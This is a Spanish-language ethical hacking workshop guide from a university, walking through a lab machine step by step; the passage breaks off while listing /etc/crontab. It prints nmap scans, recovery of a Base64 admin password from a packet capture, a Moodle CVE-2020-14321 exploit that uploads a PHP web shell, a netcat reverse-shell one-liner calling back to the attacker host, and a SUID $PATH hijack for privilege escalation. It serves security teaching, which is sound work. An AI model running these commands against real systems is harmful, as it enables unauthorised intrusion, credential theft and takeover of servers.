Taller de *Hacking* Ético

2ª Edición 2023

Escola Tècnica Superior d'Enginyeria

Autores:

Alex Esteve
Alexandre Esparcia
Carles Lleonart
Sergio Moya
Erlaitz Parreño

Taller de *hacking* ético (Guión)

2ª Edición 2023

AVISO: Este taller de *hacking* ético tiene como objetivo educar a los participantes sobre técnicas de seguridad y vulnerabilidades en sistemas de información. Todas las técnicas impartidas durante el taller son para fines educativos. Por lo tanto, no nos hacemos responsables del mal uso que se pueda hacer de los conocimientos adquiridos en este taller. Es importante que todos los participantes comprendan que el uso de estas técnicas para actividades ilegales o malintencionadas está estrictamente prohibido.

Índice de contenidos

1. Reconocimiento del entorno *y* recopilación de información

El primer paso es empezar con el concepto "**asociar nombres de dominio con direcciones IP**", lo que realizaremos sobre el fichero "**/etc/hosts**".
Esto sirve para no tener que buscar directamente la IP del servidor; en cambio, le asociamos uno o varios nombres a la misma dirección IP, lo que da significado al concepto de "**Virtual Hosting**".

~$ *sudo nano /etc/hosts*

Dentro del fichero /etc/hosts buscamos esta línea al principio del fichero:

10.5.0.10 exta.example.net exta

Una vez localizada disponemos de 2 nombres de dominio para la misma dirección IP que nos sirven, pero vamos a añadir un tercer nombre **tabulando** en el último nombre:

10.5.0.10 exta.example.net exta victima.srv

```
# example.net
10.5.0.1        base.example.net        base
10.5.0.10       exta.example.net        exta    victima.srv
```

Guardamos con "**Ctrl+O**" + "**Intro**" y salimos con "**Ctrl+X**". Ahora podemos probar realizar un simple ping al nuevo nombre de dominio añadido:

~$ *ping -c 5 victima.srv*

```
user1@base:~$ ping -c 5 victima.srv
PING exta.example.net (10.5.0.10) 56(84) bytes of data.
64 bytes from exta.example.net (10.5.0.10): icmp_seq=1 ttl=64 time=0.499 ms
64 bytes from exta.example.net (10.5.0.10): icmp_seq=2 ttl=64 time=0.232 ms
64 bytes from exta.example.net (10.5.0.10): icmp_seq=3 ttl=64 time=0.258 ms
64 bytes from exta.example.net (10.5.0.10): icmp_seq=4 ttl=64 time=0.246 ms
64 bytes from exta.example.net (10.5.0.10): icmp_seq=5 ttl=64 time=0.310 ms
```

Si funcionan, es que todo está correcto y podemos continuar. Si no, se ha de repetir el proceso.
Cabe añadir que podemos utilizar los demás nombres de dominio ya indicados por defecto.
Como comprobación extra en este punto podemos **detectar qué sistema operativo** tiene instalado la máquina víctima, a través del TTL de las respuestas ICMP del ping. En este caso el TTL=64. Esto significa que **la máquina es Linux**, siguiendo la siguiente tabla:

Operating System	Time To Live
Linux (Kernel 2.4 and 2.6)	64
Google Linux	64
FreeBSD	64
Windows XP	128
Windows Vista and 7 (Server 2008)	128
iOS 12.4 (Cisco Routers)	255

Podemos asegurar, que gran parte del **éxito de un ataque** proviene de realizar una buena recolección de información acerca de la máquina.

Nmap es una herramienta de código abierto diseñada para realizar escaneos, con el fin de encontrar nodos en la red y/o puertos abiertos tanto TCP/UDP, e incluso puertos cerrados, evaluando de esta manera la seguridad de una red.

Además del escaneo de puertos básico, Nmap ofrece una **amplia variedad de opciones** y funcionalidades avanzadas, incluyendo el escaneo de vulnerabilidades, la identificación de dispositivos, la generación de mapas de red y la auditoría de seguridad.

En este caso vamos a utilizar dos comandos comunes, muy utilizados en red team por los pentesters a la hora de recolectar información en una auditoría:

~$ *sudo nmap --open -sS -p- -vvv -n --min-rate 5000 -Pn victima.srv*

--open: Escaneo de solo puertos abiertos
-sS: Análisis utilizando TCP SYN
-p-: Todos los puertos TCP max 65535
-vvv: Incrementar el nivel de detalle (Ejem: conexiones, porcentaje escaneo, etc)
-n: No hacer traducción DNS
--min-rate 5000: Controla la velocidad de envío de paquetes de Nmap (5000 paquetes/s)
-Pn: No hacer ping

```
Reason: 65532 resets
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: CA:FE:00:00:00:0A (Unknown)
```

Obtenemos estos 3 puertos abiertos en la salida, por lo que en el siguiente escaneo vamos a sacar más información importante para recolectar más información del servidor.

~$ sudo nmap -sCV -p21,22,80 -vvv -oN victima.log victima.srv

-sCV: Realizar análisis con los scripts por defecto y detección de la versión de servicios
-p21,22,80: Puerto seleccionados 21,22,80
-vvv: Incrementar el nivel de detalle (Ejem: conexiones, porcentaje escaneo, etc)
-oN <fichero.log>: Guardar en formato normal la salida por pantalla

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -[redacted]r--r--   1 ftp      ftp      18871728 Feb 10 01:42 Admin_periodic_traffic_revision_SOC.pcapng
|_-rw-r--r--   1 ftp      ftp           170 Aug 30  2021 welcome.msg
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 8c:2b:3a:5e:dc:2b:5e:1a:5c:b4:97:26:7f:b0:81:af (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC/zYSIKwcS3NpDHzHNfyy0/XjC0ch+9BqKeeybuIMB9XZpP7hwWoIhid60me+
gzq9LYSyQDFCFFss7Ktz41iDHjyAfFsT9Xj2bQW7nFuKUkMrmaxy5X5ykYs7FeUFB43ZzcM4N9Mt9ffCv7zNslFL+zMdXy1GJ88gC
06h1jS8u/OndADnkQbvxcYSZbm5clQ6xiaFxS+4JicO+jClzpdwBw8qs5U22VwUs8zhOm4jOycKMpgyBEu+FiFBE6j3TVoWTCB2uw
7fiBvb62JCC9uwA+xgq5NTp+ZShd85/kE2afafeKuwDWqOFOJ0fLlakO4jauz
|   256 a1:7f:da:56:89:86:84:f1:2c:97:1b:1e:89:b0:3b:30 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJjtNLSRROPZ7bM4XUfwBGF8dsy
JZt7eR2AQ8ptgJnjFMG4ShYRxI2SjgqBv//lc+6JSGf0EewM3Dh8KA=
|   256 19:92:13:24:af:e8:d6:06:c9:81:9e:cb:38:9a:4d:3b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDsoI8+R09DV6hKdmh1zoUySYAyqy6/VDj3LqVVTwoL6
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Did not follow redirect to http://10.5.0.10
```

Como podemos observar en el anterior escaneo de Nmap, tenemos la información de los 3 puertos abiertos del servidor. Apreciamos un servidor **FTP, SSH y HTTP**.

Nos vamos a centrar en el puerto 21 (FTP). El propio Nmap nos está informando de que ha podido **acceder de manera anónima al servidor** y **listar el contenido del directorio FTP**. Accedemos al servidor FTP:

~$ ftp victima.srv
Usuario: anonymous
Sin password (Apretamos intro)

```
Connected to exta.example.net.
220 ProFTPD Server (Servidor FTP 4UL4 V1RTU4L) [::ffff:10.5.0.10]
Name (victima.srv:user1): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@base.example.net !
230-
230-The local time is: Mon Feb 27 18:10:52 2023
230-
230-This is an experimental FTP server.  If you have any unusual problems,
230-please report them via e-mail to <root@exta.example.net>.
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
```

Una vez hemos accedido al FTP listamos el contenido del mismo con el comando:

ftp> ls

```
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--    1 ftp      ftp      18871728 Feb 10 01:42 Admin_periodic_traffic_revision_SOC.pcapng
-rw-r--r--    1 ftp      ftp           170 Aug 30  2021 welcome.msg
226 Transfer complete
```

Listando los ficheros encontramos un archivo con un nombre peculiar, con extensión '**pcapng**'; una extensión de la herramienta "**Wireshark**".

Descargaremos este fichero en local con el siguiente comando:


ftp> get Admin_periodic_traffic_revision_SOC.pcapng

```
ftp> get Admin_periodic_traffic_revision_SOC.pcapng
local: Admin_periodic_traffic_revision_SOC.pcapng remote: Admin_periodic_traffic_revision_SOC.pcapng
200 PORT command successful
150 Opening BINARY mode data connection for Admin_periodic_traffic_revision_SOC.pcapng (18871728 bytes)
226 Transfer complete
18871728 bytes received in 0.62 secs (29.1916 MB/s)
ftp> exit
221 Goodbye.
user1@base:~$ ls
Admin_periodic_traffic_revision_SOC.pcapng  Documents  netinvm  suyScript.py  víctima.log
```

Se descargará en el directorio local de "user1" en "/home/user1/"

Como un grupo de analistas SOC de una empresa (Blue team), podríamos analizar el tráfico de este tipo de procedimientos, para comprobar la seguridad en las conexiones, peticiones y respuestas, de nuestro servidor. Abriremos el fichero descargado con el siguiente comando:

~$ wireshark Admin_periodic_traffic_revision_SOC.pcapng




Examinando el archivo, podemos apreciar que es una captura de segmentos TCP y del protocolo HTTP en la conexión cliente-servidor hacia el portal web. Si analizamos dichos segmentos, en alguno de ellos llegaremos a encontrar **información sensible**.

Esta captura **podría ser realizada por un intruso en la red** debido a que el tráfico viaja por texto plano al no hacer uso de SSL/TLS; pero además, como es lógico, dejar información sensible como un indicativo para otros usuarios, ya sean administradores, de nuestra red local, es un error.

Con el filtro de wireshark "**http.request.method == POST**" conseguimos filtrar en la maraña de paquetes aquellos que realizan una petición POST. Esto se realiza porque sabemos que los *logins* de una aplicación se realizan a través de peticiones POST.
Podemos facilitar el análisis/filtrado de muchos modos; (...)

Segmento con información sensible: tcp.stream eq 78
Inmediatamente: Analyze > *Follow* > *TCP Stream*




En el Segmento TCP: 78, podemos encontrar un inicio de sesión hacia el portal, pudiendo ver el usuario y contraseña correspondientes a dicho inicio de sesión en las cabeceras HTTP. Un usuario con permisos de administrador en la plataforma Moodle.
La contraseña se encuentra codificada en Base64, por lo que la decodificamos a texto plano con el siguiente comando:

~$ echo "U3UzcjczXzNuYzBudHI0bmQw" | base64 -d

Usuario con rol de Administrador en la plataforma: `smoya`
Contraseña: `Su3r73_3nc0ntr4nd0`

Tras lo anterior, podremos *loggear* con el usuario secuestrado en el Portal Web.
A partir de aquí, debemos pensar cómo escalar a la máquina que aloja este servidor.



2. Explotación e Intrusiones

Al realizar una búsqueda de información por Internet, por ejemplo, podemos llegar a encontrar versiones de estos *portales* con vulnerabilidades. Gracias al análisis y estudio de la plataforma instalada en EXTA, descubrimos que existe una vulnerabilidad en la versión de la plataforma utilizada “Versión Moodle 3.9.0”.

El script de Python 3 es una modificación del desarrollado por el usuario de Github lantz para explotar la vulnerabilidad CVE-2020-14321 - Moodle 3.9.

Esta versión modificada realizada por nosotros automatiza todos los pasos a realizar para explotar la plataforma. El script puede encontrarse en el repositorio:
https://github.com/xbossyz/garaje_suyer/blob/main/suyScript.py

Para poder descargar el script de Github a nuestra máquina utilizaremos el siguiente comando:


~$ wget https://raw.githubusercontent.com/xbossyz/garaje_suyer/main/suyScript.py

```
user1@base:~$ wget https://raw.githubusercontent.com/xbossyz/garaje_suyer/main/suyScript.py
--2023-03-02 17:44:22--  https://raw.githubusercontent.com/xbossyz/garaje_suyer/main/suyScript.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.111.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9248 (9.0K) [text/plain]
Saving to: ‘suyScript.py’

suyScript.py                      100%[=============================================================>]   9.03K  --.-KB/s    in 0s

2023-03-02 17:44:22 (35.0 MB/s) - ‘suyScript.py’ saved [9248/9248]

user1@base:~$ ls -l suyScript.py
-rw-r--r-- 1 user1 user1 9248 Mar  2 17:44 suyScript.py
```

Una vez teniendo el script en nuestro equipo local, explicamos en qué consiste el ataque y que automatiza el script. Consiste en conectarse al moodle con el usuario y contraseña previamente encontrados para generar unos directorios y ficheros que son necesarios como estructura a la hora de subir un plugin. Sin embargo, uno de los ficheros tiene “truco”, ya que hemos añadido una función que permite ejecutar comandos del sistema en PHP.

Contenido plugin.zip:
/test
| -version.php -><?php plugin->version = 2020061700; $plugin->component = 'block_test'?>
| /lang
| /en
| -block_test.php ->(<?php system($_GET['cmd']); ?>)


Con esta estructura se automatiza subir el plugin y confirmar la instalación del mismo. **Para realizar todo el ataque usando el script utilizamos los siguientes parámetros**:




~$ python3 suyScript.py -url http://10.5.0.10 -u smoya -p 'Su3r73_3nc0ntr4nd0' -cmd id

Como se puede apreciar, el propio script te permite ver la respuesta del servidor al comando introducido. Para poder abrir una conexión remota con la máquina necesitamos inyectar una reverse shell. Vamos a enumerar los pasos:

1) Abrir una pestaña nueva en el navegador Firefox y abrir la extensión arriba a la derecha de hack-tools y colocar la siguiente IP y puerto:




2) Bajamos el scroll en la misma ventana y seleccionamos la reverse shell de Netcat:



3) **Antes de ejecutar el script,** abrimos otra terminal y colocamos el comando (2); ahora, en la terminal donde habíamos ejecutado el *script* anteriormente, añadimos la línea (1):

(1) ~$ python3 suyScript.py -url http://10.5.0.10 -u smoya -p 'Su3r73_3nc0ntr4nd0' -cmd 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.5.0.1 1234 >/tmp/f'

(2) ~$ nc -lvnp 1234



4) Una vez estamos ejecutando comandos dentro de la máquina vamos a realizar el tratamiento de la terminal TTY con los siguientes comandos. Esto sirve para mejorar visualmente la terminal, etc:

~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
~$ export TERM=xterm
Ctrl + Z
~$ stty raw -echo; fg
reset

3. Escalada de Privilegios

La idea detrás de la escalada de privilegios es que, una vez que un atacante ha obtenido acceso a un sistema, puede intentar elevar sus privilegios para obtener un mayor control sobre el sistema y realizar acciones maliciosas que antes no eran posibles. La escalada de privilegios puede realizarse de varias maneras, dependiendo de las vulnerabilidades y debilidades presentes en el sistema como vamos a ver a continuación.

3.1. Secuestro variable $PATH

Para escalar privilegios accedemos al **directorio local del usuario "earl**" (/home/earl/) y al realizar la comprobación de los ficheros encontramos un **directorio de "Backups**", accediendo dentro localizamos 2 ficheros donde uno de ellos tiene permisos SUID.

/home/earl/Backups/piterBilbo_Backup
-rwsr-xr-x 1 earl earl 16664 Feb 23 17:35 piterBilbo_Backup

Si se establece el bit de permiso "s" en un archivo ejecutable, entonces cuando un usuario lo ejecuta, el programa se ejecutará con los permisos del propietario del archivo en lugar (earl) de los del usuario que lo ejecuta (www-data). Por ejemplo, en este caso www-data ejecuta el binario pero todo el contenido del ejecutable como comandos, operaciones, etc. Estarán siendo ejecutadas por (earl).

Una vez repasado el concepto SUID, voy a explicar cómo desarrollar el ataque con la variable de entorno de Linux $PATH.

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

Cuando se ingresa un comando en la línea de comandos, el sistema **buscará el ejecutable correspondiente** en **cada uno de los directorios especificados** en la variable $PATH, en el orden en que aparecen en la lista. Por ejemplo, si se ingresa el comando "ls" en la línea de comandos, el sistema buscará el archivo ejecutable "ls" en cada uno de los directorios especificados en $PATH (/usr/bin/ls).

Para empezar con el ataque, vamos a ejecutar un comando que nos va permitir ver el contenido del fichero binario "piterBilbo_Backup":
~$ strings piterBilbo_Backup

```
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
clear
echo 'Bienvenido al sistema de Backups'
tar -cvzf backup.tgz /var/backups/Authlogs.txt
echo 'Backup finalizado.... Comprobando..'
ls -la
;*3$"
GCC: (Debian 8.3.0-6) 8.3.0
crtstuff.c
```

Podemos apreciar que dentro del binario se están ejecutando varios comandos del sistema como “clear”, “echo”, “tar” y “ls”. **Todos esos comandos se están ejecutando correctamente gracias a $PATH.** Ahora es cuando nosotros vamos a modificar esa variable de entorno.

1) Primero creamos un fichero en /tmp que se llame igual que el comando tar:

~$ cd /tmp
~$ touch tar

```
www-data@exta:/home/earl/Backups$ cd /tmp
www-data@exta:/tmp$ touch tar
www-data@exta:/tmp$ ls -la tar
-rw-r--r-- 1 www-data www-data 0 Mar  2 19:59 tar
```

2) Una vez creado el fichero le ingresamos el comando /bin/bash dentro y le concedemos permisos totales:

~$ echo '/bin/bash' > tar
~$ chmod 777 tar

```
www-data@exta:/tmp$ echo '/bin/bash' > tar
www-data@exta:/tmp$ chmod 777 tar
www-data@exta:/tmp$ ls -la tar
-rwxrwxrwx 1 www-data www-data 10 Mar  2 20:05 tar
www-data@exta:/tmp$ cat tar
/bin/bash
www-data@exta:/tmp$
```

3) Ahora para finalizar el ataque añadimos la ruta /tmp en la variable de entorno $PATH para engañar a Linux de binario.

~$ export PATH=/tmp:$PATH

```
www-data@exta:/tmp$ export PATH=/tmp:$PATH
www-data@exta:/tmp$ env
LANGUAGE=en_US:en
PWD=/tmp
APACHE_LOG_DIR=/var/log/apache2
LANG=C
INVOCATION_ID=24c7e790975349aeab4b80926998b73b
APACHE_PID_FILE=/var/run/apache2/apache2.pid
TERM=xterm
APACHE_RUN_GROUP=www-data
APACHE_LOCK_DIR=/var/lock/apache2
SHLVL=1
LC_CTYPE=C.UTF-8
APACHE_RUN_DIR=/var/run/apache2
JOURNAL_STREAM=9:17822
APACHE_RUN_USER=www-data
PATH=/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

4) Ejecutamos el binario de nuevo y vemos lo que pasará a continuación:

~$ /home/earl/Backups/piterBilbo_Backup

```
Bienvenido al sistema de Backups
earl@exta:/tmp$ id
uid=1001(earl) gid=33(www-data) groups=33(www-data)
earl@exta:/tmp$
```

Como bien decíamos antes, hemos engañado a Linux y hemos hecho ejecutar como “earl” una /bin/bash que es una terminal. Y ya con acceso a earl seguiremos con la próxima escalada de privilegios al usuario “root”.

3.2. Envenenamiento tarea Crontab Linux

Cron es un programador de tareas que permite a los usuarios programar la ejecución automática de comandos o scripts en momentos específicos.
En este punto, el usuario “earl”, como parte de una tarea de mantenimiento, tiene que modificar un script que realiza copias de seguridad de registros. El script en cuestión está siendo **ejecutado por root cada minuto gracias al servicio “cron”**.

~$ cat /etc/crontab

```
earl@exta:/home/earl$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
